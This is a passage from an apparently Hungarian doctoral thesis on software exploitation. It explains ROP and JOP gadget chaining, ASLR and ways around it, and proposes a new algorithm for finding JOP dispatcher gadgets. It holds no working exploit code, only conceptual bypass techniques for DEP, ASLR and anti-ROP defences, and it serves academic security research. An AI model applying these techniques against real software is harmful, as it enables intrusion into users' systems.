utasítás1 utasítás2 ... utasítás n

A támadónak olyan kódrészleteket kell keresnie a memóriában (úgynevezett kacatokat vagy angol nevén gadgeteket) amelyek megfelelnek a támadó kód egyes utasításainak és utánuk közvetlenül egy *ret* utasítás szerepel, azért hogy a következő utasítás is végre legyen hajtva. Amennyiben a támadó a támadás minden utasításához talál gadgetet a memóriában, úgy a stackre elhelyezi azok címét a megfelelő sorrendben:

gadget 1 címe (az itt található kód: utasítás1 + ret)
gadget 2 címe (az itt található kód: utasítás2 + ret)
...
gadget 2 címe (az itt található kód: utasításn + ret)

Egy gadget több utasítást is tartalmazhat, pl: utasításk + utasítás k+1 + ret, illetve ezek az utasítás lehetnek akár veremműveletek is. Egy adat betöltése a támadó kódhoz a legegyszerűbben úgy történhet, hogy a támadó egy *pop regiszter + ret* utasításkombinációt keres a memóriában és a stackre ennek a címe után a betölteni kívánt értéket helyezi.

A ROP bizonyítottan képes adatok betöltésére és tárolására, utasítás szekvenciák egymás utáni végrehajtására, elágazások és ciklusok végrehajtására. Mindezek miatt a ROP Turing

teljes, így elméletben tetszőleges támadás végrehajtható vele. A gyakorlatban azonban két problémával is szembesül a támadó: egyrészt a rendelkezésre álló gadgetek erősen befolyásolják a ROP programok megírhatóságát (pl. mi történik, ha nem szerepel sehol egy *x utasítás* + *ret* utasítások kombinációja a memóriában), másrészt a rendelkezésre álló hely a memóriakorrupció helyén a ROP payload hosszát is korlátozhatja.


A ROP hatékonysága miatt nem csak x86-ra készítették el, hanem szinte az összes architektúrára megalkották. Ugyanezen okok miatt a ROP elleni védekezés kiemelt fontosságú, mind kutatási, mind gyakorlati szempontból. Számos javaslat született már a ROP támadások megakadályozására. Születtek olyan javaslatok, amelyek egyenesen a *ret* utasítás nélküli könyvtárak megalkotását célozták meg az operációs rendszerek számára [50], egyes megoldások szigorú visszatérési cím ellenőrzést sürgetnek (return address checker), de vannak megoldások, amelyek a túl gyakori *ret* végrehajtás alapján próbálják kiszűrni a ROP-on alapuló payload végrehajtást. Napjainkban a DEP védekezés alapszolgáltatásként meglévő jelenléte miatt a ROP egy rendkívül népszerű és hatékony szoftverhiba kiaknázási technika. A gyakorlati védekezések szempontjából a Windows EMET [14] egy viszonylag új védekezés, amely elvben képes a ROP payload kiszűrésére. A gyakorlatban az EMET megjelenése után szinte azonnal megjelentek az EMET megkerülésére alkalmas ROP támadási módszerek. Jelen dolgozatban a ROP egyik jelentős korlátját a nem megfelelő nagyságú rendelkezésre álló hely okozta korlátok megkerülésének kutatását tűztem ki egyik célomul, melyet a későbbi fejezetekben mutatok be (ROP + heap spray: 5. fejezet, ROP + egg hunting: 6. fejezet).

3.8. Jump Oriented Programming (JOP)

A Jump Oriented Programming a ROP általánosítása melyet 2011-ben mutattak be először [45] [46]. A JOP alapötlete megegyezik a ROP módszerben használtakkal, ugyanakkor az úgynevezett gadgetek egymás utáni összefűzését nem *ret* utasításokkal biztosítja, szemben a ROP-pal. A JOP-nak 3 fő alkotóeleme van és egy további kiegészítő eleme. A támadó kódot hasonlóan a ROP-hoz a virtuális memóriában lévő kódrészletekből rakja össze a támadó, tehát itt is a kód-újrafelhasználás az alap. Ezek az apró részek a JOP gadgetek, melyeknek az a jellemzőjük, hogy néhány hasznos utasítást tartalmaznak utána pedig egy ugrást. Az ugrás szemben a ROP-pal nem *ret*-tel hanem *jmp* vagy *call* utasításokkal történik. Mindkét esetben a kódvégrehajtás a *jmp* illetve a *call* utáni címnél folytatódik. A gadgetek közötti kapcsolatot,

ezáltal a megfelelő sorrendben történő végrehajtást az úgynevezett dispatcher gadget biztosítja. Ez a kódrészlet egy olyan speciális kódsorozat, amely egy index változót növel minden lépésben, majd egy indirekt ugrással a soron következő gadgetra irányítja a kód futását. Az indirekt ugrás egy úgynevezett dispatcher táblából veszi ki a sorom következő gadget címét. A JOP működését a 3.11 ábrán mutatom be.

A JOP végrehajtása során első lépésben a dispatcher gadget kapja meg a vezérlést. A dispatcher gadget egy index változót tart fent, amely egy mutató a dispatcher tábla elejére. A dispatcher gadget minden végrehajtásakor megnöveli ezt az index változót így a dispatcher táblában előre lép egyet. A dispatcher tábla nem feltétlenül folytonosan van jelen a memóriában, a 4.-ik fejezetben ezt részletesen vizsgálni fogom. A dispatcher gadget utolsó utasítása egy indirekt ugrás, amely szerint a dispatcher táblából aktuális helyéről kivett értékre ugrik a programvégrehajtás.



3.11 ábra A Jump Oriented Programok működése

A támadás során mindezek miatt a dispatcher táblát előzetesen el kell helyezni a memóriában olyan módon, hogy ezek megfelelő sorrendben tartalmazzák a gadgetek címét. Az indirekt ugrás eredményeképpen a gadgetek (a továbbiakban funkcionális gadgetek) megkapják a vezérlést, végrehajtják a támadó kód megfelelő töredékét majd vissza kell adniuk a vezérlést a dispatcher gadgetnak, ahhoz hogy a következő kör is lefuthasson. Mindezek miatt a funkcionális gadgeteknek olyan utasításra kell végződniük, amelyek visszaugranak a

dispatcher gadgetra. A gyakorlati megvalósítás során a legutolsó feltétel csak úgy tud teljesülni, ha a dispatcher gadgetra történő visszaugrást valamely regiszter vezérli, pl. minden funkcionális gadget *jmp esi*-re végződik, és az *esi* regiszterbe előzetesen be lett állítva a dispatcher gadget címe. A JOP támadásnak lehet egy negyedik eleme is a memóriában. A paraméterek tárolására a szál aktuális stackje gond nélkül használható. Mivel ezen továbbra is csak adat lesz tárolva, ezért ha a funkcionális gadgetek a stacket használják adatok letételére és felvételére, úgy az semmiben nem különbözik a normál működéstől.

A Jump Oriented Programming a gyakorlatban még ritkán alkalmazott technika. Születtek kutatási eredmények mind a JOP mind a ROP esetén programok automatikus előállítására, de ezek képességei még korlátozottak.

Ettől függetlenül a JOP egy rendkívül hatékony támadástípus, mivel amellett, hogy kikerüli a DEP védelmet, még az Anti-ROP technikák is hatástalanok vele szemben. Korlátja hasonlóan a ROP-hoz a virtuális memóriában rendelkezésre álló utasításkészlet és a rendelkezésre álló hely. Az 5.-ik fejezetben a rendelkezésre álló hely kapcsán a JOP és a heap spray kombinálhatóságát vizsgálom.

3.9. Címtér randomizálás (ASLR)

A címtér randomizálás vagy eredeti nevén Address Space Layout Randomization (ASLR) [47] [48] az egyik leghatékonyabb technika a memóriakorrupciós hibakiaknázások ellen. Az első megoldási ötletek már 1997-ben megjelentek, de ennél lényegesen később lettek szerves részei az operációs rendszereknek. Napjainkban szinte minden operációs rendszer használja ezt a védekezési megoldást. A megoldás ötlete az, hogy a folyamat elindításakor, amikor a szegmensek létrejönnek a virtuális memóriában, ezek helye véletlenszerűen kerül kiválasztásra. Legfőképpen a virtuális memóriába betöltött *libc* könyvtár esetén van ennek jelentősége, nem véletlen tehát, hogy először a return to libc módszer ellen használták. Mivel a folyamat minden egyes elindításakor a *libc* könyvtár máshová kerül, ezért nem lehet olyan támadó kódot írni, ami a *libc* könyvtárban lévő metódusok címére épít, mivel ez minden alkalommal más lesz. Ilyen módon a támadó nem tud pontos kódot írni, az egyes metódusok címét csak megtippelni tudja. Ez a megoldás kivédi, mind a ROP mind pedig a JOP támadást

is, mivel a gadgetek címét a támadó kódba előzetesen be kell helyezni. Amennyiben ASLR működik egy kódszegmensen, úgy az egyes gadgetek is mindig más címre fognak betöltődni.

Az ASLR önmagában viszont egyáltalán nem jelent megoldást. A hagyományos stack és heap overflow esetén a támadó saját kódot helyez el a támadás céljából, így egyáltalán nincs szüksége meglévő kódok pontos címére. Abban az esetben, ha a DEP és az ASLR egyszerre működik, a rendszerben a támadó nem tud saját elhelyezett kódot futtatni a DEP miatt, DEP-et kikerülő módszereket pedig szintén nem tud alkalmazni, mivel nem ismeri a virtuális memóriában meglévő kódrészletek pontos címeit. Mindezek miatt a DEP és az ASLR együttes használata még napjainkban is komoly, bár nem megkerülhetetlen védelmet jelent.


Az ASLR-nek természetesen azért vannak gyenge pontjai. Napjaink egyik fő problémáját a nem pozíció független binárisok jelentik. Egy kód akkor nem pozíció független, ha tartalmaz a kódban statikusan elhelyezett memóriacímeket. Ebben az esetben az operációs rendszer kénytelen a virtuális memórián belül mindig ugyanoda betölteni a kódot a helyes működés érdekében. Amennyiben van ilyen bináris, úgy a ROP és JOP támadások használhatják az ezekben a kódokban jelenlevő gadgeteket. Ez a dolog különösen akkor problémás, ha a pozíció független kódrészlet egy támadás szempontjából veszélyes metódust hív meg, mert így a metódus hívás pontos helye is állandó lesz, amelyet használhatnak a ROP típusú támadó kódok. Az ASLR megkerülésére a kutatók természetesen előálltak különböző ötletetekkel. A legegyszerűbb megoldás a találgatás. Abban az esetben, ha a címtér randomizálás nem eléggé véletlenszerű (végesen kevés számú lehetőség), úgy a támadó több példányban készíti el a támadó kódot és mindegyikkel próbálkozik. A próbálkozások közül egy kivételével az összes a folyamat összeomlásához vezet, de mivel ezt a módszert hatalmas forgalmi, automatikusan újrainduló folyamatoknál használják (pl. nagy forgalmi webszerverek) így ez egyáltalán nem feltűnő. Az egyetlen sikeres próbálkozás viszont elegendő a támadó cél eléréséhez. A kódlapok minél jobb randomizálása érdekében a Microsoft a közelmúltban kidolgozta az úgynevezett nagy entrópiájú ASLR védekezést, amely esetén a kódlapok véletlenszerű elhelyezése lényegesen nehezebben található ki próbálkozással.

Vannak olyan módszerek az ASLR megkerülésére, amely egy másik hibára építenek. Amennyiben a hibás szoftvernek van olyan információszivárgási hibája, amellyel a kódlapok véletlenszerű elhelyezése feltérképezhető, úgy a ROP típusú módszerek újra képbe kerülnek, mert ismerté válnak az egyes gadgetek pontos helyei. Az egyik legújabb és legígéretesebb

technikát 2014-ben publikálták. A módszert Just in Time ROP-nak hívják [53] és a módszer lényege, hogy futásidőben egy memóriaszivárgás hibát kiaknázva először feltérképezi a támadó kód a gadgeteket és ez alapján állítja össze a támadást. Ez ellen a módszer ellen bármely ASLR teljesen hatástalan, bár a végrehajthatósághoz elég speciális szoftverhiba szükséges. Mivel a kutatásom főként a ROP és a JOP módszerre épít, ezért az ASLR szempontjából azt feltételeztem, hogy rendelkezésre állnak állandó helyre betöltött kódszegmensek vagy a randomizáltak pontos helyeit lehetőség van kideríteni.

3.10. Összegzés

Az utóbbi években folyamatosan növekszik a memóriakorrupción alapuló támadások és a memória korrupcióhoz köthető nulladik napi sérülékenységek száma. Az alábbi ábra a CVE adatbázis [49] adatait szemléltetve mutatja a memóriakorrupciós hibák számát éves lebontásban. A 2015-ös adat még nem végleges.




3.12 ábra Memóriakorrupcióhoz köthető nulladik napi sérülékenységek száma éves bontásban [49]

A 3.12 ábra alapján jól látszik, hogy jelenleg éves szinten 500 körüli a napvilágra került memóriakorrupcióhoz köthető nulladik napi sérülékenységek száma. Ezek a hibák gyakran olyan szoftverekben vannak jelen, amelyet emberek százmilliói használnak.

Egy szoftverhiba kiaknázása általában csupán a támadás első lépése. Amennyiben a memóriakorrupció segítségével sikerül a szoftvert egy nem kívánt működésre bírni, úgy ez

egy láncolatot indíthat el. A memóriakorrupció kiaknázásának kutatása ott ér végét, amikor sikerül bebizonyítani hogy a szoftver képes egy másik alkalmazást elindítani. A hiba bizonyítása során ez az alkalmazás általában a kalkulátor, de természetesen tetszőleges másikat elindíthat a támadó. A hiba kiaknázásával a támadó kódot valójában a szoftver nevében futtatja a támadó, így minden olyanra képes lesz, amelyet a szoftver jogosultsága megenged. A gyakorlati kiaknázások során a támadó letölthet további támadó eszközöket, rejtett csatornákat nyithat a későbbi kommunikációhoz, átmigrálhat egy másik folyamatba, stb. A memóriakorrupció kiaknázása tehát csupán csak az első lépés, amely egészen odáig vezethet, hogy a célpont gépen egy kémkedő szoftver kerülhet elhelyezésre, amely a felhasználó bizalmas adatait küldheti folyamatosan tovább, de a célpont gép lehet csupán a támadás egy eszköze, amelyről később újabb támadásokat indíthatnak.

Védekező oldalról nézve a memóriakorrupciós hibákat a kérdés valójában az, hogy mit lehet tenni ezek ellen. Teljesen világos, hogy a szoftverek sosem lesznek tökéletesek, emiatt a védekezéseket folyamatosan erősíteni kell. A 3.13. ábra azt mutatja, hogy egy szoftverhiba kivédése érdekében mind a fordító, mind az operációs rendszer és maga a szoftver is sokat tehet.



3.13. ábra Védekezés memóriakorrupció ellen

Ugyanakkor nem szabad elfelejteni, hogy egy jól ismert védekezéshez mindig születni fognak célzottan azt megkerülő támadások, mint ahogy ez fordítva is igaz. Ebben az örök

körforgásban a szoftverbiztonsággal kapcsolatos kutatásoknak a védekezést kell erősíteniük új védekezési módszerek bemutatásával vagy lehetséges támadás típusokra való figyelemfelhívással. A dolgozat további fejezeteiben különböző konkrét memóriakorrupciót érintő kiaknázási problémával kapcsolatos részletes kutatási eredményeimet mutatom be.

4. Dispatcher gadgetek keresése és osztályozása

A Jump Oriented Programming-on alapuló támadások összeállításának egyik kulcskérdése a kódvégrehajtáshoz szükséges dispatcher gadgetek kiválasztása és alkalmazása. A dispatcher gadget egy olyan kódrészlet a memóriában, amely egy index értéket változtat minden egyes kódvégregrehajtás során, majd a kódvégrehajtást az index memóriacímére irányítja (részletesebb leírás a 3.8 fejezetben).

4.1 Korábbi megoldások bemutatása

A JOP bemutatásakor [51] a dispatcher gadgetre az alábbi leírást tették. A dispatcher gadget egy olyan kódsorozat a virtuális memóriában, amelyre ráillik a következő leírás:

pc ← f(pc);

*goto *pc;*

ahol *pc* egy regiszter vagy egy tetszőleges memória cím is lehet. Az *f(pc)* pedig egy tetszőleges művelet pl. *f(pc) = pc+4* egyszerűbb esetben, de pl. láncolt listaszerű működés esetén egy memória dereferencia is ráillik erre: pl. *f(pc) = *(pc-18)*. A jó működés szempontjából a lényeg az, hogy a *pc* index változó kiszámíthatóan változzon. Végezetül a *goto *pc* pedig egy indirekt ugrás a kódrészlet végén.

A JOP első bemutatása során a dispatcher gadgettel kapcsolatban az a megállapítás született, hogy a "Proof of concept" mintaprogramhoz könnyen található volt megfelelő dispatcher gadget. Ekkor a dispatcher gadget keresésre az alábbi algoritmust alkalmazták:

Minden olyan kódrészlet szóba jöhet dispatcher gadgetnak, amely egy előzetesen meghatározott hossznál rövidebb és az utolsó utasítása egy indirekt ugrás egy címre utasítás. Emellett a dispatcher gadetoknak az alábbi 3 feltételt kell teljesíteniük:

1. a kódsorozat első utasításnak az utolsó utasításban szereplő címet kell változtatnia
2. azokat a kódrészleteket ki kell zárni, amelyek nem változtatják meg ezt a címet legalább egy szó nagysággal

3. azok a kódrészletek, amelyek teljesen felülírják a cím értéket kiszámíthatatlan módon (a kiszámíthatatlan jelen esetben azt jelenti, hogy nem szerepel a cím bemeneti paraméterként a cím új értékének kalkulálásakor) azokat szintén el kell vetni.

Azok a kódrészletek közül, amelyek teljesítik ezen feltételeket azokat kell használni, amelyek a legkevésbé szignifikáns regisztereket használják, hogy minél kevésbé rontsák a funkcionális gadgetek találásának esélyét.

A publikált algoritmus elegendő arra, hogy egyszerű dispatcher gadgeteket találjunk, ugyanakkor a megfogalmazás több helyen pontatlan és számos elméletben lehetséges megoldást is kizár. A szerző ugyanakkor megjegyzi, hogy a gadgetek keresése a JOP-hoz egy nagyon komplex feladat, amely további vizsgálódást igényel.

Kutatómunkám során a publikált algoritmusnak az alábbi hiányosságait fedeztem fel:

- Önkényesen veszi fel a dispatcher gadget maximális hosszát, a ROP-ból szerzett tapasztalatokat felhasználva
- Több elméletben lehetséges lehetőséget is kizár. Pl. a *lea edx, [eax+ebx]* utasítást kizárja, mivel az *edx* értékének változását kiszámíthatatlannak tartja két függő paraméter miatt. Ugyanakkor a *lea edx, [edx+ebx]*-et elfogadja. Abban az esetben, ha az *eax* értéke megegyezik az *edx*-szel a két megoldás teljesen megegyezik, azzal a különbséggel, hogy a functional gadgeteknek kevesebb kódrészlet lesz megfelelő.
- Az algoritmussal meghatározott dispatcher gadgetek közül a ténylegesen használt dispatcher gadgetet önkényesen egy egyszerű szempont szerint választja ki.

Automatikus jump-oriented programming összeállításra is születtek eredmények [52]. Ebben a megoldásban említésre kerül egy az előzőekben kimaradt lehetőség is, pl ha az ugró cím nem közvetlenül változik (*pop eax; mov ebx, eax; jmp [ebx]*), ugyanakkor részletesen nem dolgozza ki az ezek megtalálására szolgáló algoritmust. Helyette kifejezetten *pop/jmp* és *mov/jmp* utasítás párokkal dolgozik, azon belül is csak az *esi* ugróregisztert helyezi előtérbe. Az automatikus JOP összeállításhoz kettő fix dispatcher gadgettel dolgozik egy linux verzió *libc* és *libgcj* kódjaiból. Ez a megoldás nyilvánvalóan nem általános érvényű és a dispatcher gadget kiválasztása is teljesen önkényes.

Dispatcher gadgetek keresésére vonatkozó további algoritmusokat a szakirodalomban nem találtam. A kutatómunka során megállapítottam, hogy egy pontosabban működő, több szempontot is figyelembe vevő dispatcher gadget kereső algoritmusnak az alábbi feltételeket kell teljesítenie:

- A dispatcher gadget hossza önmagában nem befolyásolhatja a használhatóságát. Elméletben tetszőleges számú *nop* vagy semleges utasítás lehet az ugróregiszter módosítása és az indirekt ugrás között (index növelés, *nop*, *nop*, .., indirekt ugrás)
- Az ugróregiszter módosítása (dispatcher gadget első utasítása) és az indirekt ugrás között (dispatcher gadget utolsó utasítása) szereplő utasításokat is figyelembe kell venni a dispatcher gadget végső kiválasztásánál
- A dispatcher gadget végső kiválasztását befolyásolnia kell a lehetséges dispatcher gadgetekhez tartozó funkcionális gadgetek száma. Nem feltétlenül az számít, hogy melyik regiszter a legkevésbé szignifikáns, pontosabb, ha a rendelkezésre álló functional gadgetek alapján ítéljük meg a használhatóságot, még pontosabb, ha a tényleges támadó feladathoz kötjük a kiválasztást.
- A dispatcher gadget végső kiválasztását a szoftverhiba típusa, ezáltal az ugró regiszter módosításának módja is befolyásolja. Ha pl. az ugró regiszter 100-sával növekszik minden lépésben, a dispatcher tábla elhelyezése sokkal nagyobb írható memóriarész szükséges és olyan szoftverhiba, amivel ez lehetséges.

4.2. Új algoritmus a dispatcher gadget keresésére

Figyelembe véve az irodalomban található algoritmusok hibáit, a meglévő algoritmusoknál egy pontosabb algoritmust dolgoztam ki a dispatcher gadgetek megtalálására. Az algoritmus komplexebb szempontokat is képes figyelembe venni a korábbiakhoz képest. Az algoritmus az alábbi feladatot hajtja végre:

I. A végrehajtható memóriarészeket végignézve hasonlóan a korábban bemutatott megoldásokhoz a lehetséges dispatcher gadgetetek utolsó utasítását keresi meg először egy egyszerű lineáris kereséssel. Ennek az utasításnak egy indirekt ugrás típusú kódnak kell lennie, mint pl.

jmp regiszter


jmp [regiszter]

jmp [írható-olvasható memória cím]
call regiszter
call írható-olvasható memória cím

Szintén lehetségesek elvben az indirekt feltételes ugrások, pl.:
je regiszter
jze regiszter
stb,
azzal a megkötéssel, hogy ezeknél a dispatcher gadgetoknál a feltételes ugrás utasítás előtt a jelző flageknek olyan állapotban kell lenniük, hogy az ugrás valóban létrejöjjön.

II. A keresés hátulról előre történik olyan módon, hogy minden egyes visszafelé lépéskor a jó működés feltételeit frissíteni kell figyelembe véve az aktuális utasítást. A feltétel hozzárendelés is a kódsorozat végétől az eleje felé történik. Ezeket a feltételeket a dispatcher gadget korábbi kódrészeinél és a functional gadgeteknél figyelembe kell venni. Ez alapján a potenciális dispatcher gadgetek keresés közben így írhatóak le:

ugró regiszter módosítás:	*feltételek n+2*
közbenső 1:	*feltételek n+1*
közbenső 2:	*feltételek n*
...	
közbenső n:	*feltételek 2*
indirekt ugrás:	*feltételek 1*



Feltételek k Feltételek k-1-ből és az aktuális kódból következik. Ha pl. a *feltételek 1* egy üres halmaz és a közbenső n.-ik utasítás egy *mov ecx, 10*, akkor a feltételek 2-be bekerül, hogy *ecx* nem használható a funkcionális gadgetekben. Ez azért van, mert a dispatcher gadget ezt minden lépésben elrontja. A visszafelé lépegetés mindaddig történik, amíg egy olyan utasítás nem következik, amely kielégíti az ugró regiszter módosítás feltételeit (megtaláltuk az első utasítást) vagy egy a dispatcher gadgetot teljesen elrontó utasítás nem jön (kizártuk a dispatcher gadget jelöltek közül az aktuális vizsgált kódrészt).

III. Közbenső érvénytelen utasítás


Egy közbenső utasítás abban az esetben lehet érvénytelen, ha a processzor úgynevezett "*unaligned*" utasításkészletet használ (mint pl. az x86-os architektúra). Egy ilyen utasításkészletnek az a jellemzője, hogy nem minden utasítás egyforma hosszúságú, így előfordulhat, hogy egy utasítás mást jelent, ha nem az elejétől olvassuk. Nem az elejétől olvasni egy utasítást a nem egyforma hosszú utasítások miatt lehetséges. Aligned architektúrán (pl. minden utasítás 4 byte hosszúságú), az utasítások csak adott címeken kezdődhetnek. Az *EB 8B FF* bytesorozatot x86-os architektúrán dissasemblerrel visszafejtve azt kapjuk, hogy az *EB 8B* egy visszafelé történő ugrást jelent és a következő utasítás *FF*-fel kezdődik, a második byte-tól olvasva a *8B FF* viszont egy teljesen más utasítás *mov edi, edi* lesz. Mindezeket figyelembe véve előfordulhat, hogy a dispatcher gadget végén előálló indirekt ugrás egy nem szándékos utasítás, hanem valamely tényleges utasítás közepe. Visszafelé haladva az algoritmus szerint, így az is megeshet, hogy a diszasszemblerés során egy érvénytelen utasításhoz jutunk (nincs assembly megfelelője, a processzor sem tudja értelmezni). Mivel ez a támadó kód azonnali leállásához vezetne, így az ilyen dispatcher gadget jelölteket azonnal el kell vetni.

IV. Közbenső *ret* utasítás

Szintén problémás, ha a közbenső utasítások egyike valamilyen *ret* jellegű utasítás (*retn, retf, ret 0x16, stb*). Mivel a *ret* utasítás a stack tetejéről vesz le egy címet és a program futását innen folytatja, elméletben ezért előfordulhat, hogy a stacken éppen egy olyan cím található, amely a dipatcher gadget megfelelő helyére irányítja a program futását, kvázi folytatva a kódvégrehajtást ott ahol abbamaradt. Ugyanakkor mivel a dispatcher gadget annyiszor fut le ahány funkcionális gadget van, a stacken el kellene helyezni minden egyes *ret* utasítás előtt az aktuális címet vagy a teljes végrehajtás előtt a szükséges címet annyi példányban, ahány funkcionális gadget van. Mégha ez elméletben lehetséges is (bár elég nehezen lenne kivitelezhető) ezt a megoldást azért is elvetem, mert így ugyanaz lenne a jellemzője, mint a ROP-nak, minden lépésben egy *ret* kerül végrehajtásra, így a JOP-szerű működés értelmét veszítené ebben az esetben.

V. Közbenső feltétel nélküli ugrás

